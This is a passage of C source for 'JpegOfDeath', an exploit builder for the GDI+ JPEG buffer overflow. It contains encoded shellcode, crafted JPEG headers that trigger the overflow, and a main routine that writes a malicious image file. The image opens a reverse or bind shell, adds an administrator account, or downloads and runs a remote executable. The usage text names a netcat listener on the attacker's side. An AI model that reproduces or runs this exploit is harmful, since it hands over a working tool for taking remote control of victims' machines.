"\xD6\xF7\x15\x9C\x64\x0B\x16\xC1\x16\xD1\xBA\x16\xC7\x9E\xD1"
"\x9E\xC0\x4A\x9A\x92\xB7\x17\x17\x17\x57\x97\x2F\x16\x62\xED"
"\xD1\x17\x17\x9A\x92\x0B\x17\x17\x17\x47\x40\xE8\xC1\x7F\x13"
"\x17\x17\x17\x7F\x17\x07\x17\x17\x7F\x68\x81\x8F\x17\x7F\x17"
"\x17\x17\x17\xE8\xC7\x9E\x92\x9A\x17\x17\x17\x9A\x92\x18\x17"
"\x17\x17\x47\x40\xE8\xC1\x40\x9A\x9A\x42\x17\x17\x17\x46\xE8"
"\xC7\x9E\xD0\x9A\x92\x4A\x17\x17\x17\x47\x40\xE8\xC1\x26\xDE"
"\x46\x46\x46\x46\x46\xE8\xC7\x9E\xD4\x9A\x92\x7C\x17\x17\x17"
"\x47\x40\xE8\xC1\x26\xDE\x46\x46\x46\x46\x9A\x82\xB6\x17\x17"
"\x17\x45\x44\xE8\xC7\x9E\xD4\x9A\x92\x6B\x17\x17\x17\x47\x40"
"\xE8\xC1\x9A\x9A\x86\x17\x17\x17\x46\x7F\x68\x81\x8F\x17\xE8"
"\xA2\x9A\x17\x17\x17\x44\xE8\xC7\x48\x9A\x92\x3E\x17\x17\x17"
"\x47\x40\xE8\xC1\x7F\x17\x17\x17\x17\x9A\x8A\x82\x17\x17\x17"
"\x44\xE8\xC7\x9E\xD4\x9A\x92\x26\x17\x17\x17\x47\x40\xE8\xC1"
"\xE8\xA2\x86\x17\x17\x17\xE8\xA2\x9A\x17\x17\x17\x44\xE8\xC7"
"\x9A\x92\x2E\x17\x17\x17\x47\x40\xE8\xC1\x44\xE8\xC7\x9A\x92"
"\x56\x17\x17\x17\x47\x40\xE8\xC1\x7F\x12\x17\x17\x17\x9A\x9A"
"\x82\x17\x17\x17\x46\xE8\xC7\x9A\x92\x5E\x17\x17\x17\x47\x40"
"\xE8\xC1\x7F\x17\x17\x17\x17\xE8\xC7\xFF\x6F\xE9\xE8\xE8\x50"
"\x72\x63\x47\x65\x78\x74\x56\x73\x73\x65\x72\x64\x64\x17\x5B"
"\x78\x76\x73\x5B\x7E\x75\x65\x76\x65\x6E\x56\x17\x41\x7E\x65"
"\x63\x62\x76\x7B\x56\x7B\x7B\x78\x74\x17\x48\x7B\x74\x65\x72"
"\x76\x63\x17\x48\x7B\x60\x65\x7E\x63\x72\x17\x48\x7B\x74\x7B"
"\x78\x64\x72\x17\x40\x7E\x79\x52\x6F\x72\x74\x17\x52\x6F\x7E"
"\x63\x47\x65\x78\x74\x72\x64\x64\x17\x40\x7E\x79\x5E\x79\x72"
"\x63\x17\x5E\x79\x63\x72\x65\x79\x72\x63\x58\x67\x72\x79\x56"
"\x17\x5E\x79\x63\x72\x65\x79\x72\x63\x58\x67\x72\x79\x42\x65"
"\x7B\x56\x17\x5E\x79\x63\x72\x65\x79\x72\x63\x45\x72\x76\x73"
"\x51\x7E\x7B\x72\x17\x17\x17\x17\x17\x17\x17\x17\x17\x7A\x27"
"\x27\x39\x72\x6F\x72\x17"
"m00!";

char admin_shellcode[] =
"\x66\x81\xec\x80\x00\x89\xe6\xe8\xb7\x00\x00\x00\x89\x06\x89\xc3"
"\x53\x68\x7e\xd8\xe2\x73\xe8\xbd\x00\x00\x00\x89\x46\x0c\x53\x68"
"\x8e\x4e\x0e\xec\xe8\xaf\x00\x00\x00\x89\x46\x08\x31\xdb\x53\x68"
"\x70\x69\x33\x32\x68\x6e\x65\x74\x61\x54\xff\xd0\x89\x46\x04\x89"
"\xc3\x53\x68\x5e\xdf\x7c\xcd\xe8\x8c\x00\x00\x00\x89\x46\x10\x53"
```

```
"\x68\xd7\x3d\x0c\xc3\xe8\x7e\x00\x00\x00\x89\x46\x14\x31\xc0\x31"
"\xdb\x43\x50\x68\x72\x00\x73\x00\x68\x74\x00\x6f\x00\x68\x72\x00"
"\x61\x00\x68\x73\x00\x74\x00\x68\x6e\x00\x69\x00\x68\x6d\x00\x69"
"\x00\x68\x41\x00\x64\x00\x89\x66\x1c\x50\x68\x58\x00\x00\x00\x89"
"\xe1\x89\x4e\x18\x68\x00\x00\x5c\x00\x50\x53\x50\x50\x53\x50\x51"
"\x51\x89\xe1\x50\x54\x51\x53\x50\xff\x56\x10\x8b\x4e\x18\x49\x49"
"\x51\x89\xe1\x6a\x01\x51\x6a\x03\xff\x76\x1c\x6a\x00\xff\x56\x14"
"\xff\x56\x0c\x56\x6a\x30\x59\x64\x8b\x01\x8b\x40\x0c\x8b\x70\x1c"
"\xad\x8b\x40\x08\x5e\xc2\x04\x00\x53\x55\x56\x57\x8b\x6c\x24\x18"
"\x8b\x45\x3c\x8b\x54\x05\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01"
"\xeb\xe3\x32\x49\x8b\x34\x8b\x01\xee\x31\xff\xfc\x31\xc0\xac\x38"
"\xe0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf2\x3b\x7c\x24\x14\x75\xe1"
"\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04"
"\x8b\x01\xe8\xeb\x02\x31\xc0\x89\xea\x5f\x5e\x5d\x5b\xc2\x08\x00";

char header1[] =
"\xFF\xD8"//Start of image marker
"\xFF\xE0"//Application Data Marker
"\x00\x10\x4A\x46\x49\x46\x00\x01\x02\x00\x00\x64"
"\x00\x64\x00\x00\xFF\xEC\x00\x11\x44\x75\x63\x6B\x79\x00\x01\x00"
"\x04\x00\x00\x00\x0A\x00\x00\xFF\xEE\x00\x0E\x41\x64\x6F\x62\x65"
"\x00\x64\xC0\x00\x00\x00\x01\xFF\xFE"//Comments Marker ******
"\x00\x01"//**Condition to cause buffer overflow, set 0/1(59 bytes in)
"\x00\x14\x10\x10\x19"
"\x12\x19\x27\x17\x17\x27\x32\xEB\x0F\x26\x32\xDC\xB1\xE7\x70\x26"
"\x2E\x3E\x35\x35\x35\x35\x35\x3E";//88 bytes

char setNOPs1[] =
"\xE8\x00\x00\x00\x00\x5B\x8D\x8B"
"\x00\x05\x00\x00\x83\xC3\x12\xC6\x03\x90\x43\x3B\xD9\x75\xF8";//23 bytes

char setNOPs2[] =
"\x3E\xE8\x00\x00\x00\x00\x5B\x8D\x8B"//9 bytes
"\x2F\x00\x00\x00\x83\xC3\x12\xC6\x03\x90\x43\x3B\xD9\x75\xF8";

char header2[] =
"\x44"
"\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x01\x15\x19\x19"
"\x20\x1C\x20\x26\x18\x18\x26\x36\x26\x20\x26\x36\x44\x36\x2B\x2B"
"\x36\x44\x44\x44\x42\x35\x42\x44\x44\x44\x44\x44\x44\x44\x44\x44"
"\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44"
"\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44"
"\xFF\xC0"//Start of frame marker
"\x00"
"\x11\x08\x03\x59\x02\x2B\x03\x01\x22\x00\x02\x11\x01\x03\x11\x01"
"\xFF\xC4"//Define Huffman table marker
"\x00\xA2\x00\x00\x02\x03\x01\x01\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x03\x04\x01\x02\x05\x00\x06\x01\x01\x01\x01"
"\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x02"
"\x03\x10\x00\x02\x01\x02\x04\x05\x02\x03\x06\x04\x05\x02\x06\x01"
"\x05\x01\x01\x02\x03\x00\x11\x21\x31\x12\x04\x41\x51\x22\x13\x05"
"\x61\x32\x71\x81\x42\x91\xA1\xC1\x52\x23\x14\xB1\xD1\x62\x15\xF0"
"\xE1\x72\x33\x06\x82\x24\xF1\x92\x43\x53\x34\x16\xA2\xD2\x63\x83"
"\x44\x54\x25\x11\x00\x02\x01\x03\x02\x04\x03\x08\x03\x00\x02\x03"
"\x01\x00\x00\x00\x00\x01\x11\x21\x31\x02\x41\x12\xF0\x51\x61\x71"
```

```
"\x81\x91\xA1\xB1\xD1\xE1\xF1\x22\x32\x42\x52\xC1\x62\x13\x72\x92"
"\xD2\x03\x23\x82”
\xFF\xDA”//Start of image data marker
“\x00\x0C\x03\x01\x00\x02\x11\x03\x11\x00"
"\x3F\x00\x0F\x90\xFF\x00\xBC\xDA\xB3\x36\x12\xC3\xD4\xAD\xC6\xDC"
"\x45\x2F\xB2\x97\xB8\x9D\xCB\x63\xFD\x26\xD4\xC6\xD7\x70\xA4\x19"
"\x24\x50\xCA\x46\x2B\xFC\xEB\x3B\xC7\xC9\xA5\x4A\x8F\x69\x26\xDF"
"\x6D\x72\x4A\x9E\x27\x6B\x3E\xE6\x92\x86\x24\x85\x04\xDB\xED\xA9"
"\x64\x8E\x6B\x63\x67\x19\x1A\xA5\xE7\xB8\x28\x3D\x09\xAB\x5D\x5F"
"\x16\xF7\x8C\xED\x49\x4C\xF5\x01\xE6\xE5\xD5\x1C\x49\xAB\x10\x71"
"\xA6\x36\x9B\x93\x24\x61\x00\x0F\x61\xEC\x34\xA7\x9C\x23\xF4\x96"
"\xC6\xE6\xAF\xB7\x80\x76\xEF\x93\xF0\xAA\x28\x8A\x6B\xE0\x18\xC0"
"\xA4\x9B\x7E\x90\x39\x03\xC2\x90\xDC\x43\x31\x91\x62\x91\x86\x23"
"\x35\x35\xA2\x80\x4D\xFA\x72\x31\x07\x9D\x03\x70\xA8\x93\x24\x4F"
"\x89\x51\x83\x5E\xA4\x2E\x7A\xC0\x7D\xA9\x8A\x10\x61\x64\x07\xFA"
"\x88\xC6\x89\x26\xDA\x0F\x20\xBD\xB9\x16\xD2\xA8\xE8\x91\x3F\x1A"
"\xE2\xBA\xF0\xBE\x74\xAB\x1D\xC4\x44\x15\x1A\x8A\x9C\xC7\x2A\x6B"
"\xA3\x33\xB7\x1E\x88\x47\x69\xA9\x64\x68\x26\xC1\x97\x0B\xD6\x86"
"\x8B\x1B\x29\xC6\x87\xE4\xC7\xFD\xCC\x53\x11\xA5\x9C\x62\x6A\xE5"
"\x40\x37\x61\x89\xF6\xB2\x9C\x2A\x7C\xFD\x05\x6A\x30\x5F\x52\x02"
"\xEB\x72\xBF\x7D\x74\x4C\x23\xB9\x8F\xD8\x78\x67\x54\x59\x64\x47"
"\xC5\x75\x21\x18\xD5\xE3\x58\xE1\x72\x63\xBF\x6D\xBD\xCB\xCA\x82"
"\x65\xE7\xDB\x09\x54\x4F\x0D\x95\x86\x76\xE3\xF2\xA0\x48\x82\x55"
"\xD7\xA6\xCE\xA7\xAA\xDC\x6A\xF1\xA9\x8E\xE0\x35\xC1\xCA\xA1\xD4"
"\x93\xD2\xD6\x39\x95\x3C\x6B\x46\x60\xAC\xC1\x3B\x60\xC9\x70\x84"
"\x8E\xA1\x9A\x9A\x20\x01\x94\xCA\x08\x91\x53\xDC\x01\xB1\xB5\x12"
"\x37\x11\xC6\xC1\xAC\xF1\x11\xD4\x9C\x6B\x3E\x69\x76\xF0\x1D\x7B"
"\x52\x6D\xC9\xA8\x66\x94\xBB\x79\x8F\x7E\xDE\x17\xFD\x4D\xAB\x1E"
"\x76\x7A\xA3\x2B\xE2\x50\x06\xB7\x2C\xEB\x2A\x49\xC9\xEA\x4E\x9B"
"\xE7\xCA\xAF\x1E\xEC\x23\xDC\x8B\xE1\x6B\x5F\x1A\x9B\xE8\x49\x2E"
"\x63\xE5\x03\x32\xCD\x19\xB8\x23\x10\x78\x1F\x85\x5C\x15\x8C\x97"
"\x84\x9B\xDB\x15\x35\x9F\x16\xE0\x1E\x86\xB9\x8F\x97\x11\x4E\xDA"
"\x35\x02\x45\x25\x93\xF8\x55\x24\x17\xB9\x1B\xF5\xC8\x07\xA9\xE2"
"\x2A\x76\xB0\xC2\x37\x01\x95\xAD\x81\xB6\x1C\x6A\xA2\x38\xD9\xAE"
"\xCA\x59\x18\x75\x25\xFF\x00\x81\xAE\xD8\xE8\xBB\x47\x62\xAC\xB7"
"\xB6\xA1\x8D\x40\xE3\x86\x65\x6D\x1E\xDB\x89\x2F\x9D\xCD\x6B\x24"
"\x62\x41\x61\x89\xAC\x2D\x8B\x3E\xB6\x68\xC0\x63\x73\x70\x6B\x6B"
"\x6A\xA1\x7A\xAC\x56\xE7\x11\x56\x58\xD4\x13\xA4\x0B\xB6\xEB\xB3"
"\x3B\x47\x22\x95\xD3\x53\x2E\xEA\x19\x86\x96\xF7\x03\x83\x52\x9E"
"\x54\xAB\x6E\x58\x63\x7C\x33\xCE\x93\xB1\x19\x1C\xE9\xDB\xAA\x35"
"\xBF\x46\x8D\xD4\xD2\x56\xE0\xE0\x33\xA1\x4D\x0A\x4E\x3B\xB1\xCD"
"\xD4\x06\x44\x56\x4A\xCD\x24\x26\xEA\x6D\x7A\x87\xDC\x3B\x60\x6D"
"\xFC\x2A\x86\x1B\x97\x36\x6D\x42\x04\xA0\x11\xEE\xE7\x46\x22\x35"
"\xD5\x26\xB0\x1C\x0B\x7C\x69\x5F\x06\xEC\x5A\xC5\x0B\x46\x70\x27"
"\xF2\xD4\x79\xAD\x89\xDA\x30\x74\xBD\x98\xE4\x68\x58\x86\xE4\x1B"
"\x69\xB9\xDC\x2B\x30\x87\x48\x53\xC5\x85\x3B\xDD\x8A\x4E\xB5\x42"
"\xB2\x8C\x6E\x2C\x01\xF8\x56\x04\x7B\xC9\xA3\x05\x4F\xB4\xD5\xA2"
"\xDF\xF6\xFD\xC6\xE2\xA7\x3C\x89\x24\xFE\xA9\x5E\xC3\xD4\x6D\xF7"
"\x85\xC9\x59\x39\x63\x59\x9B\xFF\x00\x06\x1A\x5E\xFA\x69\x0A\x46"
"\x2B\xC0\x9F\xC2\x91\x8B\xC9\x40\x58\x16\xBD\xF2\xC0\xD3\x3B\x7F"
"\x2D\xA9\xBB\x2E\x49\x42\x6D\x52\x70\x39\x62\x9F\x08\x73\x6F\x20"
"\x09\x64\x00\x01\x83\x2B\x00\xD5\x97\xBC\xDC\xF6\x9C\xA7\x66\xEA"
"\xD9\xB6\x9F\xE1\x56\xDE\xBA\xEC\x65\xB4\x44\xD8\xE3\x8D\x52\x2F"
"\x36\xCE\x74\x33\x7E\x9F\x2E\x22\x99\x8B\xC9\x6D\x5A\x6D\x9E\xA8"
"\x22\xC7\x0C\xA8\x62\x3D\x17\x1D\x2F\xC8\xFA\xD4\xB0\x9E\x14\x45"
```

```
"\x45\xD5\x6E\x96\x04\xE1\xF1\xA0\x37\x90\x5B\xD8\x7F\x81\x57\x1B"
"\xC8\xD5\x48\x27\x0E\x3C\x6B\x3D\xCD\x44\x15\x92\x41\x25\x94\x82"
"\xAE\x0E\x42\x97\x8D\x8C\x6D\xAE\x56\xB8\x26\xD8\x0F\xE3\x43\x93"
"\x73\x18\x75\x28\xD7\xF8\xD5\xFF\x00\x74\xE4\x18\xC2\x82\xAC\x6F"
"\x86\x7F\x2A\x4C\xBE\xE5\xFC\xD2\x22\xCC\x9A\x32\xD1\x7C\x7D\x68";
//1168 bytes

char admin_header0[]=
"\xFF\xD8\xFF\xE0\x00\x10\x4A\x46\x49\x46\x00\x01\x02\x00\x00\x64\x00\x60\x00
\x00"
"\xFF\xEC\x00\x11\x44\x75\x63\x6B\x79\x00\x01\x00\x04\x00\x00\x00\x0A\x00\x00
"
"\xFF\xEE\x00\x0E\x41\x64\x6F\x62\x65\x00\x64\xC0\x00\x00\x00\x01"
;

char admin_header1[]=
"\xFF\xFE\x00\x01"
;

char admin_header2[]=
"\x00\x14\x10\x10\x19\x12\x19\x27\x17\x17\x27\x32"
;

char admin_header3[]=
"\xEB\x0F\x26\x32"
;

char admin_header4[]=
"\xDC\xB1\xE7\x70"
;

char admin_header5[]=
"\x26\x2E\x3E\x35\x35\x35\x35\x35\x3E"
"\xE8\x00\x00\x00\x00\x5B\x8D\x8B"
"\x00\x05\x00\x00\x83\xC3\x12\xC6\x03\x90\x43\x3B\xD9\x75\xF8"
;

char admin_header6[]=
"\x00\x00\x00\xFF\xDB\x00\x43\x00\x08\x06\x06\x07\x06\x05\x08\x07\x07"
"\x07\x09\x09\x08\x0A\x0C\x14\x0D\x0C\x0B\x0B\x0C\x19\x12\x13\x0F\x14"
"\x1D\x1A\x1F\x1E\x1D\x1A\x1C\x1C\x20\x24\x2E\x27\x20\x22\x2C\x23\x1C"
"\x1C\x28\x37\x29\x2C\x30\x31\x34\x34\x34\x1F\x27\x39\x3D\x38\x32\x3C"
"\x2E\x33\x34\x32\xFF\xDB\x00\x43\x01\x09\x09\x09\x0C\x0B\x0C\x18\x0D"
"\x0D\x18\x32\x21\x1C\x21\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32"
"\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32"
"\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32"
"\x32\x32\x32\x32\x32\xFF\xC0\x00\x11\x08\x00\x03\x00\x03\x03\x01\x22"
"\x00\x02\x11\x01\x03\x11\x01\xFF\xC4\x00\x1F\x00\x00\x01\x05\x01\x01"
"\x01\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x01\x02\x03\x04\x05"
"\x06\x07\x08\x09\x0A\x0B\xFF\xC4\x00\xB5\x10\x00\x02\x01\x03\x03\x02"
"\x04\x03\x05\x05\x04\x04\x00\x00\x01\x7D\x01\x02\x03\x00\x04\x11\x05"
"\x12\x21\x31\x41\x06\x13\x51\x61\x07\x22\x71\x14\x32\x81\x91\xA1\x08"
"\x23\x42\xB1\xC1\x15\x52\xD1\xF0\x24\x33\x62\x72\x82\x09\x0A\x16\x17"
"\x18\x19\x1A\x25\x26\x27\x28\x29\x2A\x34\x35\x36\x37\x38\x39\x3A\x43"
"\x44\x45\x46\x47\x48\x49\x4A\x53\x54\x55\x56\x57\x58\x59\x5A\x63\x64"
```

```
"\x65\x66\x67\x68\x69\x6A\x73\x74\x75\x76\x77\x78\x79\x7A\x83\x84\x85"
"\x86\x87\x88\x89\x8A\x92\x93\x94\x95\x96\x97\x98\x99\x9A\xA2\xA3\xA4"
"\xA5\xA6\xA7\xA8\xA9\xAA\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xBA\xC2\xC3"
"\xC4\xC5\xC6\xC7\xC8\xC9\xCA\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\xE1"
"\xE2\xE3\xE4\xE5\xE6\xE7\xE8\xE9\xEA\xF1\xF2\xF3\xF4\xF5\xF6\xF7\xF8"
"\xF9\xFA\xFF\xC4\x00\x1F\x01\x00\x03\x01\x01\x01\x01\x01\x01\x01\x01"
"\x01\x00\x00\x00\x00\x00\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0A"
"\x0B\xFF\xC4\x00\xB5\x11\x00\x02\x01\x02\x04\x04\x03\x04\x07\x05\x04"
"\x04\x00\x01\x02\x77\x00\x01\x02\x03\x11\x04\x05\x21\x31\x06\x12\x41"
"\x51\x07\x61\x71\x13\x22\x32\x81\x08\x14\x42\x91\xA1\xB1\xC1\x09\x23"
"\x33\x52\xF0\x15\x62\x72\xD1\x0A\x16\x24\x34\xE1\x25\xF1\x17\x18\x19"
"\x1A\x26\x27\x28\x29\x2A\x35\x36\x37\x38\x39\x3A\x43\x44\x45\x46\x47"
"\x48\x49\x4A\x53\x54\x55\x56\x57\x58\x59\x5A\x63\x64\x65\x66\x67\x68"
"\x69\x6A\x73\x74\x75\x76\x77\x78\x79\x7A\x82\x83\x84\x85\x86\x87\x88"
"\x89\x8A\x92\x93\x94\x95\x96\x97\x98\x99\x9A\xA2\xA3\xA4\xA5\xA6\xA7"
"\xA8\xA9\xAA\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xBA\xC2\xC3\xC4\xC5\xC6"
"\xC7\xC8\xC9\xCA\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\xE2\xE3\xE4\xE5"
"\xE6\xE7\xE8\xE9\xEA\xF2\xF3\xF4\xF5\xF6\xF7\xF8\xF9\xFA\xFF\xDA\x00"
"\x0C\x03\x01\x00\x02\x11\x03\x11\x00\x3F\x00\xF9\xFE\x8A\x28\xA0\x0F"
;

// Code...
char newshellcode[2048];

unsigned char xor_data(unsigned char byte)
{
return(byte ^ 0x92);
}

void print_usage(char *prog_name)
{
printf(" Exploit Usage:\n");
printf("\t%s -r your_ip | -b [-p port] <jpeg_filename>\n\n", prog_name);
printf("\t\t\t  -a | -d <source_file> <jpeg_filename>\n\n");
printf(" Parameters:\n\n");
printf("\t-r your_ip or -b\t Choose -r for reverse connect attack
mode\n\t\t\t\tand choose -b for a bind attack. By default\n\t\t\t\t if you
don't specify -r or-b then a bind\n\t\t\t\t attack will be generated.\n\n");
printf("\t-a or -d\t\t The -a flag will create a user X with pass X,
\n\t\t\t\t on the admin localgroup. The -d flag, will\n\t\t\t\t execute the
source http path of the file\n\t\t\t\t given.\n");
printf("\n\t-p (optional)\t\t This option will allow you to change the port
\n\t\t\t\t used for a bind or reverse connect attack.\n\t\t\t\t If the attack
mode is bindthen  the\n\t\t\t\t victim will open the -p port. If the
attack\n\t\t\t\t modeis reverse connect  then the port you\n\t\t\t\t specify
will be the one you wantto listen \n\t\t\t\t on so the victim can  connect to
you\n\t\t\t\t right away.\n\n");
printf(" Examples:\n");
printf("\t%s -r 68.6.47.62 -p 8888 test.jpg\n", prog_name);
printf("\t%s -b -p 1542 myjpg.jpg\n", prog_name);
printf("\t%s -a whatever.jpg\n", prog_name);
printf("\t%s -d http://webserver.com/patch.exe exploit.jpg\n\n", prog_name);
printf(" Remember if you use the -r option to have netcat listening\n");
printf(" on the port you are using for the attack so the victim will\n");
printf(" be able to connect to you when exploited...\n\n");
```

```
printf(" Example:\n");
printf("\tnc.exe -l -p 8888");
exit(-1);
}

int main(int argc, char *argv[])
{
FILE *fout;
unsigned int i = 0,j = 0;
int raw_num = 0;
unsigned long port = 1337; // default port for bind and reverse attacks
unsigned long encoded_port = 0;
unsigned long encoded_ip = 0;
unsigned char attack_mode = 2; // bind by default
char *p1 = NULL, *p2 = NULL;
char ip_addr[256];
char str_num[16];
char jpeg_filename[256];
WSADATA wsa;

printf(" +-------------------------------------------------+\n");
printf(" |  JpegOfDeath - Remote GDI+ JPEG Remote Exploit |\n");
printf(" |    Exploit by John Bissell A.K.A. HighT1mes    |\n");
printf(" |           TweaKed By M4Z3R For GSO              |\n");
printf(" |              September, 23, 2004                |\n");
printf(" +-------------------------------------------------+\n");

if (argc < 2)
print_usage(argv[0]);


 // process commandline
for (i = 0; i < (unsigned) argc; i++)
{

 if (argv[i][0] == '-')
 {

 switch (argv[i][1])
  {

  // reverse connect
  case 'r':
  strncpy(ip_addr, argv[i+1], 20);
   attack_mode = 1;
  break;

  // bind
  case 'b':
   attack_mode = 2;
  break;

  // Add.Admin
  case 'a':
   attack_mode = 3;
```

```
  break;

  // DL
  case 'd':
   attack_mode = 4;
  break;

  // port
  case 'p':
  port = atoi(argv[i+1]);
  break;
  }
 }
}

strncpy(jpeg_filename, argv[i-1], 255);
fout = fopen(argv[i-1], "wb");

if( !fout ) {
printf("Error: JPEG File %s Not Created!\n", argv[i-1]);
return(EXIT_FAILURE);
}

  // initialize the socket library

if (WSAStartup(MAKEWORD(1, 1), &wsa) == SOCKET_ERROR) {
printf("Error: Winsock didn't initialize!\n");
exit(-1);
}

encoded_port = htonl(port);
encoded_port += 2;

if (attack_mode == 1)
{

  // reverse connect attack

 reverse_shellcode[184] = (char) 0x90;
 reverse_shellcode[185] = (char) 0x92;
 reverse_shellcode[186] = xor_data((char)((encoded_port >> 16) & 0xff));
 reverse_shellcode[187] = xor_data((char)((encoded_port >> 24) & 0xff));

 p1 = strchr(ip_addr, '.');
 strncpy(str_num, ip_addr, p1 - ip_addr);
 raw_num = atoi(str_num);
 reverse_shellcode[179] = xor_data((char)raw_num);

 p2 = strchr(p1+1, '.');
 strncpy(str_num, ip_addr + (p1 - ip_addr) + 1, p2 - p1);
 raw_num = atoi(str_num);
 reverse_shellcode[180] = xor_data((char)raw_num);

 p1 = strchr(p2+1, '.');
 strncpy(str_num, ip_addr + (p2 - ip_addr) + 1, p1 - p2);
```

```
 raw_num = atoi(str_num);
 reverse_shellcode[181] = xor_data((char)raw_num);

 p2 = strrchr(ip_addr, '.');
 strncpy(str_num, p2+1, 5);
 raw_num = atoi(str_num);
 reverse_shellcode[182] = xor_data((char)raw_num);
}

if (attack_mode == 2)
{
  // bind attack

 bind_shellcode[204] = (char) 0x90;
 bind_shellcode[205] = (char) 0x92;
 bind_shellcode[191] = xor_data((char)((encoded_port >> 16) & 0xff));
 bind_shellcode[192] = xor_data((char)((encoded_port >> 24) & 0xff));
}


if (attack_mode == 4)
{

  // Http DL

   strcpy(newshellcode,http_shellcode);
      strcat(newshellcode,argv[2]);
      strcat(newshellcode,"\x01");

}

  // build the exploit jpeg Begin counting here

if ( attack_mode != 3)
{
 j = sizeof(header1) + sizeof(setNOPs1) + sizeof(header2) - 3;

 for(i = 0; i < sizeof(header1) - 1; i++)
 fputc(header1[i], fout);

 for(i=0;i<sizeof(setNOPs1)-1;i++)
 fputc(setNOPs1[i], fout);

 for(i=0;i<sizeof(header2)-1;i++)
 fputc(header2[i], fout);

 for( i = j; i < 0x63c; i++)//header1+setNOPs1+header2=4ff
 fputc(0x90, fout); // add 317 NOPs, 0x63c is 1596 bytes
 j = i;
}

if (attack_mode == 1)
{
 for(i = 0; i < sizeof(reverse_shellcode) - 1; i++)//371 bytes
 fputc(reverse_shellcode[i], fout);
```

```
}

else if (attack_mode == 2)
{
 for(i = 0; i < sizeof(bind_shellcode) - 1; i++)
 fputc(bind_shellcode[i], fout);
}

else if (attack_mode == 4)
{
 for(i = 0; i<sizeof(newshellcode) - 1; i++)
 {fputc(newshellcode[i], fout);}

 for(i = 0; i< sizeof(admin_shellcode) - 1; i++)
 {fputc(admin_shellcode[i], fout);}
}

else if (attack_mode == 3)
{

  for(i = 0; i < sizeof(admin_header0) - 1; i++){fputc(admin_header0[i],
fout);}

  for(i = 0; i < sizeof(admin_header1) - 1; i++){fputc(admin_header1[i],
fout);}

  for(i = 0; i < sizeof(admin_header2) - 1; i++){fputc(admin_header2[i],
fout);}

  for(i = 0; i < sizeof(admin_header3) - 1; i++){fputc(admin_header3[i],
fout);}

  for(i = 0; i < sizeof(admin_header4) - 1; i++){fputc(admin_header4[i],
fout);}

  for(i = 0; i < sizeof(admin_header5) - 1; i++){fputc(admin_header5[i],
fout);}

  for(i = 0; i < sizeof(admin_header6) - 1; i++){fputc(admin_header6[i],
fout);}

  for (i = 0; i<1601; i++){fputc('\x41', fout);}

  for(i = 0; i < sizeof(admin_shellcode) - 1; i++){fputc(admin_shellcode[i],
fout);}


}

if (attack_mode != 3 )
{
 for(i = i + j; i < 0x1000 - sizeof(setNOPs2) + 1; i++)//j=1596 i=371
 fputc(0x90, fout); //1000-9+1-7af=0x849h (2121 bytes)

 for( j = 0; i < 0x1000 && j < sizeof(setNOPs2) - 1; i++, j++)
```

```
 fputc(setNOPs2[j], fout);//9 bytes

}

fprintf(fout, "\xFF\xD9");//End of image marker


fcloseall();

WSACleanup();

printf("  Exploit JPEG file %s has been generated!\n", jpeg_filename);

return(EXIT_SUCCESS);
}
```